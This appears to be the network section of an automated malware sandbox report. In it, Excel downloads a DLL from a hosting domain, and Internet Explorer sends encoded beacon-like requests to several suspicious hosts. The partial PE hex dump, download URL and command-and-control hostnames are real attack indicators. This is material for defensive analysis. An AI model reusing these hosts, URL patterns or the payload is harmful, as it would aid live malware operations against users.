May 3, 2021 19:48:16.084618092 CEST	49740	80	192.168.2.4	162.241.24.47
May 3, 2021 19:48:16.084629059 CEST	49740	80	192.168.2.4	162.241.24.47
May 3, 2021 19:48:16.265486956 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.265604019 CEST	49740	80	192.168.2.4	162.241.24.47
May 3, 2021 19:48:16.265691042 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.265763044 CEST	49740	80	192.168.2.4	162.241.24.47
May 3, 2021 19:48:16.265772104 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.265825987 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.265835047 CEST	49740	80	192.168.2.4	162.241.24.47
May 3, 2021 19:48:16.265870094 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.265882969 CEST	49740	80	192.168.2.4	162.241.24.47
May 3, 2021 19:48:16.265908957 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.265932083 CEST	49740	80	192.168.2.4	162.241.24.47
May 3, 2021 19:48:16.265949965 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.265981913 CEST	49740	80	192.168.2.4	162.241.24.47
May 3, 2021 19:48:16.265990019 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.266006947 CEST	49740	80	192.168.2.4	162.241.24.47
May 3, 2021 19:48:16.266037941 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.266053915 CEST	49740	80	192.168.2.4	162.241.24.47
May 3, 2021 19:48:16.266082048 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.266103983 CEST	49740	80	192.168.2.4	162.241.24.47
May 3, 2021 19:48:16.266120911 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.266141891 CEST	49740	80	192.168.2.4	162.241.24.47
May 3, 2021 19:48:16.266169071 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.266182899 CEST	49740	80	192.168.2.4	162.241.24.47
May 3, 2021 19:48:16.266211987 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.266235113 CEST	49740	80	192.168.2.4	162.241.24.47
May 3, 2021 19:48:16.266249895 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.266274929 CEST	49740	80	192.168.2.4	162.241.24.47
May 3, 2021 19:48:16.266289949 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.266308069 CEST	49740	80	192.168.2.4	162.241.24.47
May 3, 2021 19:48:16.266330004 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.266360044 CEST	49740	80	192.168.2.4	162.241.24.47
May 3, 2021 19:48:16.266366959 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.266407013 CEST	49740	80	192.168.2.4	162.241.24.47
May 3, 2021 19:48:16.266418934 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.266458035 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.266463041 CEST	49740	80	192.168.2.4	162.241.24.47
May 3, 2021 19:48:16.266469955 CEST	49740	80	192.168.2.4	162.241.24.47
May 3, 2021 19:48:16.266508102 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.266514063 CEST	49740	80	192.168.2.4	162.241.24.47
May 3, 2021 19:48:16.266565084 CEST	49740	80	192.168.2.4	162.241.24.47
May 3, 2021 19:48:16.448357105 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.448482037 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.448487043 CEST	49740	80	192.168.2.4	162.241.24.47

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 3, 2021 19:48:16.448508978 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.448534012 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.448544025 CEST	49740	80	192.168.2.4	162.241.24.47
May 3, 2021 19:48:16.448551893 CEST	49740	80	192.168.2.4	162.241.24.47
May 3, 2021 19:48:16.448558092 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.448576927 CEST	49740	80	192.168.2.4	162.241.24.47
May 3, 2021 19:48:16.448581934 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.448596954 CEST	49740	80	192.168.2.4	162.241.24.47
May 3, 2021 19:48:16.448609114 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.448627949 CEST	49740	80	192.168.2.4	162.241.24.47
May 3, 2021 19:48:16.448633909 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.448653936 CEST	49740	80	192.168.2.4	162.241.24.47
May 3, 2021 19:48:16.448657990 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.448681116 CEST	49740	80	192.168.2.4	162.241.24.47
May 3, 2021 19:48:16.448682070 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.448695898 CEST	49740	80	192.168.2.4	162.241.24.47
May 3, 2021 19:48:16.448708057 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.448726892 CEST	49740	80	192.168.2.4	162.241.24.47
May 3, 2021 19:48:16.448731899 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.448755980 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.448755980 CEST	49740	80	192.168.2.4	162.241.24.47
May 3, 2021 19:48:16.448770046 CEST	49740	80	192.168.2.4	162.241.24.47
May 3, 2021 19:48:16.448780060 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.448801041 CEST	49740	80	192.168.2.4	162.241.24.47
May 3, 2021 19:48:16.448803902 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.448826075 CEST	49740	80	192.168.2.4	162.241.24.47
May 3, 2021 19:48:16.448829889 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.448846102 CEST	49740	80	192.168.2.4	162.241.24.47
May 3, 2021 19:48:16.448853970 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.448875904 CEST	49740	80	192.168.2.4	162.241.24.47
May 3, 2021 19:48:16.448877096 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.448899031 CEST	49740	80	192.168.2.4	162.241.24.47
May 3, 2021 19:48:16.448900938 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.448920965 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.448925018 CEST	49740	80	192.168.2.4	162.241.24.47
May 3, 2021 19:48:16.448939085 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.448947906 CEST	49740	80	192.168.2.4	162.241.24.47
May 3, 2021 19:48:16.448956013 CEST	80	49740	162.241.24.47	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 3, 2021 19:47:58.020844936 CEST	64646	53	192.168.2.4	8.8.8.8
May 3, 2021 19:47:58.072629929 CEST	53	64646	8.8.8.8	192.168.2.4
May 3, 2021 19:47:58.117489100 CEST	65298	53	192.168.2.4	8.8.8.8
May 3, 2021 19:47:58.195224047 CEST	53	65298	8.8.8.8	192.168.2.4
May 3, 2021 19:47:59.453775883 CEST	65298	53	192.168.2.4	8.8.8.8
May 3, 2021 19:47:59.511570930 CEST	53	65298	8.8.8.8	192.168.2.4
May 3, 2021 19:47:59.682372093 CEST	59123	53	192.168.2.4	8.8.8.8
May 3, 2021 19:47:59.734302044 CEST	53	59123	8.8.8.8	192.168.2.4
May 3, 2021 19:47:59.765811920 CEST	54531	53	192.168.2.4	8.8.8.8
May 3, 2021 19:47:59.814438105 CEST	53	54531	8.8.8.8	192.168.2.4
May 3, 2021 19:48:00.753032923 CEST	49714	53	192.168.2.4	8.8.8.8
May 3, 2021 19:48:00.801937103 CEST	53	49714	8.8.8.8	192.168.2.4
May 3, 2021 19:48:01.510534048 CEST	58028	53	192.168.2.4	8.8.8.8
May 3, 2021 19:48:01.569550037 CEST	53	58028	8.8.8.8	192.168.2.4
May 3, 2021 19:48:02.537785053 CEST	53097	53	192.168.2.4	8.8.8.8
May 3, 2021 19:48:02.588073015 CEST	53	53097	8.8.8.8	192.168.2.4
May 3, 2021 19:48:03.540112972 CEST	49257	53	192.168.2.4	8.8.8.8
May 3, 2021 19:48:03.589113951 CEST	53	49257	8.8.8.8	192.168.2.4
May 3, 2021 19:48:04.799597979 CEST	62389	53	192.168.2.4	8.8.8.8
May 3, 2021 19:48:04.858560085 CEST	53	62389	8.8.8.8	192.168.2.4
May 3, 2021 19:48:06.981548071 CEST	49910	53	192.168.2.4	8.8.8.8
May 3, 2021 19:48:07.033443928 CEST	53	49910	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 3, 2021 19:48:09.547194004 CEST	55854	53	192.168.2.4	8.8.8.8
May 3, 2021 19:48:09.600395918 CEST	53	55854	8.8.8.8	192.168.2.4
May 3, 2021 19:48:10.447953939 CEST	64549	53	192.168.2.4	8.8.8.8
May 3, 2021 19:48:10.496746063 CEST	53	64549	8.8.8.8	192.168.2.4
May 3, 2021 19:48:10.745537043 CEST	63153	53	192.168.2.4	8.8.8.8
May 3, 2021 19:48:10.819489002 CEST	53	63153	8.8.8.8	192.168.2.4
May 3, 2021 19:48:11.303186893 CEST	52991	53	192.168.2.4	8.8.8.8
May 3, 2021 19:48:11.382322073 CEST	53	52991	8.8.8.8	192.168.2.4
May 3, 2021 19:48:11.743668079 CEST	53700	53	192.168.2.4	8.8.8.8
May 3, 2021 19:48:11.800832987 CEST	53	53700	8.8.8.8	192.168.2.4
May 3, 2021 19:48:12.310800076 CEST	52991	53	192.168.2.4	8.8.8.8
May 3, 2021 19:48:12.384352922 CEST	53	52991	8.8.8.8	192.168.2.4
May 3, 2021 19:48:13.346000910 CEST	52991	53	192.168.2.4	8.8.8.8
May 3, 2021 19:48:13.406004906 CEST	53	52991	8.8.8.8	192.168.2.4
May 3, 2021 19:48:14.271812916 CEST	51726	53	192.168.2.4	8.8.8.8
May 3, 2021 19:48:14.323384047 CEST	53	51726	8.8.8.8	192.168.2.4
May 3, 2021 19:48:15.361022949 CEST	52991	53	192.168.2.4	8.8.8.8
May 3, 2021 19:48:15.421334028 CEST	53	52991	8.8.8.8	192.168.2.4
May 3, 2021 19:48:15.532649994 CEST	56794	53	192.168.2.4	8.8.8.8
May 3, 2021 19:48:15.589939117 CEST	53	56794	8.8.8.8	192.168.2.4
May 3, 2021 19:48:15.659585953 CEST	56534	53	192.168.2.4	8.8.8.8
May 3, 2021 19:48:15.717000008 CEST	53	56534	8.8.8.8	192.168.2.4
May 3, 2021 19:48:16.480113029 CEST	56627	53	192.168.2.4	8.8.8.8
May 3, 2021 19:48:16.540180922 CEST	53	56627	8.8.8.8	192.168.2.4
May 3, 2021 19:48:17.712814093 CEST	56621	53	192.168.2.4	8.8.8.8
May 3, 2021 19:48:17.761617899 CEST	53	56621	8.8.8.8	192.168.2.4
May 3, 2021 19:48:18.549732924 CEST	63116	53	192.168.2.4	8.8.8.8
May 3, 2021 19:48:18.598401070 CEST	53	63116	8.8.8.8	192.168.2.4
May 3, 2021 19:48:19.378334999 CEST	52991	53	192.168.2.4	8.8.8.8
May 3, 2021 19:48:19.431777000 CEST	53	52991	8.8.8.8	192.168.2.4
May 3, 2021 19:48:22.490780115 CEST	64078	53	192.168.2.4	8.8.8.8
May 3, 2021 19:48:22.539602995 CEST	53	64078	8.8.8.8	192.168.2.4
May 3, 2021 19:48:23.475693941 CEST	64801	53	192.168.2.4	8.8.8.8
May 3, 2021 19:48:23.526113987 CEST	53	64801	8.8.8.8	192.168.2.4
May 3, 2021 19:48:24.371949911 CEST	61721	53	192.168.2.4	8.8.8.8
May 3, 2021 19:48:24.429546118 CEST	53	61721	8.8.8.8	192.168.2.4
May 3, 2021 19:48:25.530097008 CEST	51255	53	192.168.2.4	8.8.8.8
May 3, 2021 19:48:25.581655025 CEST	53	51255	8.8.8.8	192.168.2.4
May 3, 2021 19:48:26.550929070 CEST	61522	53	192.168.2.4	8.8.8.8
May 3, 2021 19:48:26.602658987 CEST	53	61522	8.8.8.8	192.168.2.4
May 3, 2021 19:48:27.394934893 CEST	52337	53	192.168.2.4	8.8.8.8
May 3, 2021 19:48:27.443691015 CEST	53	52337	8.8.8.8	192.168.2.4
May 3, 2021 19:48:28.273298025 CEST	55046	53	192.168.2.4	8.8.8.8
May 3, 2021 19:48:28.322206020 CEST	53	55046	8.8.8.8	192.168.2.4
May 3, 2021 19:48:33.605958939 CEST	49612	53	192.168.2.4	8.8.8.8
May 3, 2021 19:48:33.655102968 CEST	53	49612	8.8.8.8	192.168.2.4
May 3, 2021 19:48:35.654012918 CEST	49285	53	192.168.2.4	8.8.8.8
May 3, 2021 19:48:35.715250015 CEST	53	49285	8.8.8.8	192.168.2.4
May 3, 2021 19:48:53.880641937 CEST	50601	53	192.168.2.4	8.8.8.8
May 3, 2021 19:48:53.948237896 CEST	53	50601	8.8.8.8	192.168.2.4
May 3, 2021 19:48:54.745251894 CEST	60875	53	192.168.2.4	8.8.8.8
May 3, 2021 19:48:54.804958105 CEST	53	60875	8.8.8.8	192.168.2.4
May 3, 2021 19:49:07.573806047 CEST	56448	53	192.168.2.4	8.8.8.8
May 3, 2021 19:49:07.623661041 CEST	53	56448	8.8.8.8	192.168.2.4
May 3, 2021 19:49:09.973408937 CEST	59172	53	192.168.2.4	8.8.8.8
May 3, 2021 19:49:10.031073093 CEST	53	59172	8.8.8.8	192.168.2.4
May 3, 2021 19:49:15.541081905 CEST	62420	53	192.168.2.4	8.8.8.8
May 3, 2021 19:49:15.599922895 CEST	53	62420	8.8.8.8	192.168.2.4
May 3, 2021 19:49:24.242067099 CEST	60579	53	192.168.2.4	8.8.8.8
May 3, 2021 19:49:24.303713083 CEST	53	60579	8.8.8.8	192.168.2.4
May 3, 2021 19:49:25.680222034 CEST	50183	53	192.168.2.4	8.8.8.8
May 3, 2021 19:49:26.036195993 CEST	53	50183	8.8.8.8	192.168.2.4
May 3, 2021 19:49:31.493801117 CEST	61531	53	192.168.2.4	8.8.8.8
May 3, 2021 19:49:31.602425098 CEST	53	61531	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 3, 2021 19:49:32.183551073 CEST	49228	53	192.168.2.4	8.8.8.8
May 3, 2021 19:49:32.283015966 CEST	53	49228	8.8.8.8	192.168.2.4
May 3, 2021 19:49:32.868941069 CEST	59794	53	192.168.2.4	8.8.8.8
May 3, 2021 19:49:32.925901890 CEST	53	59794	8.8.8.8	192.168.2.4
May 3, 2021 19:49:33.426692009 CEST	55916	53	192.168.2.4	8.8.8.8
May 3, 2021 19:49:33.446129084 CEST	52752	53	192.168.2.4	8.8.8.8
May 3, 2021 19:49:33.492338896 CEST	53	55916	8.8.8.8	192.168.2.4
May 3, 2021 19:49:33.563680887 CEST	53	52752	8.8.8.8	192.168.2.4
May 3, 2021 19:49:34.139262915 CEST	60542	53	192.168.2.4	8.8.8.8
May 3, 2021 19:49:34.356014013 CEST	53	60542	8.8.8.8	192.168.2.4
May 3, 2021 19:49:35.054305077 CEST	60689	53	192.168.2.4	8.8.8.8
May 3, 2021 19:49:35.116791964 CEST	53	60689	8.8.8.8	192.168.2.4
May 3, 2021 19:49:35.808538914 CEST	64206	53	192.168.2.4	8.8.8.8
May 3, 2021 19:49:35.874460936 CEST	53	64206	8.8.8.8	192.168.2.4
May 3, 2021 19:49:36.826643944 CEST	50904	53	192.168.2.4	8.8.8.8
May 3, 2021 19:49:36.875463009 CEST	53	50904	8.8.8.8	192.168.2.4
May 3, 2021 19:49:37.749708891 CEST	57525	53	192.168.2.4	8.8.8.8
May 3, 2021 19:49:37.806780100 CEST	53	57525	8.8.8.8	192.168.2.4
May 3, 2021 19:49:38.293924093 CEST	53814	53	192.168.2.4	8.8.8.8
May 3, 2021 19:49:38.343143940 CEST	53	53814	8.8.8.8	192.168.2.4
May 3, 2021 19:49:47.344005108 CEST	53418	53	192.168.2.4	8.8.8.8
May 3, 2021 19:49:47.392643929 CEST	53	53418	8.8.8.8	192.168.2.4
May 3, 2021 19:49:48.542215109 CEST	62833	53	192.168.2.4	8.8.8.8
May 3, 2021 19:49:48.599294901 CEST	53	62833	8.8.8.8	192.168.2.4
May 3, 2021 19:49:54.223151922 CEST	59260	53	192.168.2.4	8.8.8.8
May 3, 2021 19:49:54.280756950 CEST	53	59260	8.8.8.8	192.168.2.4
May 3, 2021 19:49:55.230763912 CEST	59260	53	192.168.2.4	8.8.8.8
May 3, 2021 19:49:55.279725075 CEST	53	59260	8.8.8.8	192.168.2.4
May 3, 2021 19:49:56.229562998 CEST	59260	53	192.168.2.4	8.8.8.8
May 3, 2021 19:49:56.278135061 CEST	53	59260	8.8.8.8	192.168.2.4
May 3, 2021 19:49:58.241703033 CEST	59260	53	192.168.2.4	8.8.8.8
May 3, 2021 19:49:58.290160894 CEST	53	59260	8.8.8.8	192.168.2.4
May 3, 2021 19:50:02.242307901 CEST	59260	53	192.168.2.4	8.8.8.8
May 3, 2021 19:50:02.299491882 CEST	53	59260	8.8.8.8	192.168.2.4
May 3, 2021 19:50:08.758569956 CEST	49944	53	192.168.2.4	8.8.8.8
May 3, 2021 19:50:08.816771984 CEST	53	49944	8.8.8.8	192.168.2.4
May 3, 2021 19:50:09.725045919 CEST	63300	53	192.168.2.4	8.8.8.8
May 3, 2021 19:50:10.070560932 CEST	53	63300	8.8.8.8	192.168.2.4
May 3, 2021 19:50:32.552212954 CEST	61449	53	192.168.2.4	8.8.8.8
May 3, 2021 19:50:32.614394903 CEST	53	61449	8.8.8.8	192.168.2.4
May 3, 2021 19:50:33.747190952 CEST	51275	53	192.168.2.4	8.8.8.8
May 3, 2021 19:50:34.115576029 CEST	53	51275	8.8.8.8	192.168.2.4

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
May 3, 2021 19:47:59.511733055 CEST	192.168.2.4	8.8.8.8	d0e8	(Port unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 3, 2021 19:48:15.659585953 CEST	192.168.2.4	8.8.8.8	0x2fc0	Standard query (0)	docs.atu.ngr.mybluehost.me	A (IP address)	IN (0x0001)
May 3, 2021 19:49:25.680222034 CEST	192.168.2.4	8.8.8.8	0xb4e6	Standard query (0)	app.bubbleinov.com	A (IP address)	IN (0x0001)
May 3, 2021 19:50:09.725045919 CEST	192.168.2.4	8.8.8.8	0x4f0f	Standard query (0)	chat.billionady.com	A (IP address)	IN (0x0001)
May 3, 2021 19:50:33.747190952 CEST	192.168.2.4	8.8.8.8	0xf1cf	Standard query (0)	app3.maintorna.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 3, 2021 19:48:15.717000008 CEST	8.8.8.8	192.168.2.4	0x2fc0	No error (0)	docs.atu.ngr.mybluehost.me		162.241.24.47	A (IP address)	IN (0x0001)
May 3, 2021 19:49:26.036195993 CEST	8.8.8.8	192.168.2.4	0xb4e6	No error (0)	app.buboleinov.com		34.86.224.8	A (IP address)	IN (0x0001)
May 3, 2021 19:50:10.070560932 CEST	8.8.8.8	192.168.2.4	0x4f0f	No error (0)	chat.billionady.com		34.86.224.8	A (IP address)	IN (0x0001)
May 3, 2021 19:50:34.115576029 CEST	8.8.8.8	192.168.2.4	0xf1cf	No error (0)	app3.maintorna.com		34.86.224.8	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- docs.atu.ngr.mybluehost.me
- app.buboleinov.com
- chat.billionady.com
- app3.maintorna.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49740	162.241.24.47	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 19:48:15.894133091 CEST	1234	OUT	GET /presentation.dll HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: docs.atu.ngr.mybluehost.me Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 19:48:16.084395885 CEST	1321	IN	HTTP/1.1 200 OK Date: Mon, 03 May 2021 17:48:15 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Last-Modified: Mon, 03 May 2021 13:17:32 GMT Accept-Ranges: bytes Content-Length: 312832 Cache-Control: max-age=10800 Expires: Mon, 03 May 2021 20:48:15 GMT host-header: c2hhcmVkLmJsdWVob3N0LmNvbQ== X-Endurance-Cache-Level: 2 Keep-Alive: timeout=5, max=75 Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 98 d4 f0 e2 dc b5 9e b1 dc b5 9e b1 dc b5 9e b1 c2 e7 0b b1 cc b5 9e b1 c2 e7 1d b1 81 b5 9e b1 d5 cd 0d b1 d9 b5 9e b1 dc b5 9f b1 b4 b5 9e b1 c2 e7 1a b1 c3 b5 9e b1 c2 e7 0c b1 dd b5 9e b1 c2 e7 0a b1 dd b5 9e b1 c2 e7 0f b1 dd b5 9e b1 52 69 63 68 dc b5 9e b1 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 df 48 6e 60 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 09 00 00 90 04 00 00 94 10 00 00 00 00 00 d2 3b 03 00 00 10 00 00 00 a0 04 00 00 00 00 01 00 10 00 00 00 02 00 00 05 00 00 00 00 00 00 00 05 00 00 00 00 00 00 00 00 50 15 00 00 04 00 00 aa f9 04 00 02 00 40 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 60 9f 04 00 54 00 00 00 9c 95 04 00 3c 00 00 00 00 20 15 00 88 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 15 00 d0 10 00 00 f0 11 00 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 9e 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 a8 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 b4 8f 04 00 00 10 00 00 00 90 04 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 48 71 10 00 00 a0 04 00 00 10 00 00 00 94 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 88 03 00 00 00 20 15 00 00 04 00 00 00 a4 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 08 1d 00 00 00 30 15 00 00 1e 00 00 00 a8 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$RichPELHn`!;P@`T< 0@.text `.dataHq@.rsrc @ @.reloc0@B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49765	34.86.224.8	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 19:49:26.173763037 CEST	6094	OUT	GET /z641zbWI8F5NGo_/2BArU_2BbQAq9y6CQ2/iYglxzTUG/6THXjDZRni2_2BHtJ8xS/hQVd4Naf0x6FbAwTSzE /j2W2tGJ3BJZvVbX11_2BUV/fpUC_2B6Q9mfu/3o2_2B46/OLYUaNQoAWvs_2FbvG_2BKH/7iWhqlNtvD/J2yWSfQ7 6dcAKMFuZ/3mJsX_2Bs0FH/qiS1vq47Ihl/qYjn0Yg7_2Fs22/uUYx5ZbSNGvuUqs3cskdX/qwpRyPlhL_2FkPNb/1 rre5N02_2FaPz2/bBs8grMdfh07gYK5nT/9gtPy0LuP/wYiN2jeiY_2BAyR8pqAH/pP4fdKjSstJgODzp7LO/GGc_2 F8syE1Y/XZR_2F6_2/Fm HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: app.buboleinov.com Connection: Keep-Alive
May 3, 2021 19:49:26.929080009 CEST	6095	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 03 May 2021 17:49:26 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49779	34.86.224.8	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 19:50:10.219878912 CEST	7018	OUT	GET /pGAWsdPZsgmlp8leD/HimMWYQD3vgj/nWrp3CJhfHJ/OCZulU9DF2vABL/EGqK7P_2BoREnVKXUKrMq/O25bJi9K6cy2wBFt/EYfe_2FKkVGOswo/zrljXUlqaCddZUQdMz/46rOG0TD7/jSwGOmqtlI1lhZnMTkpj/OVdYkB6bCvlTi8j76Hq/ls7qgwy0MLToWsmBH4qSen/tk209OxMyhspY/JW_2B_2B/JDgZlFf6GkmqLMRn5B4cp37/KRW8p6Kt3j/I1_2FzkkwDlUgXN_2/B8sJnr99OISw/18ko4KjrRQ1/26TtcKYNzHhDSL/9AqfJNAejPb1kyuCVpyID/xExOyq0w/s HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: chat.billionady.com Connection: Keep-Alive
May 3, 2021 19:50:10.962115049 CEST	7019	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 03 May 2021 17:50:10 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

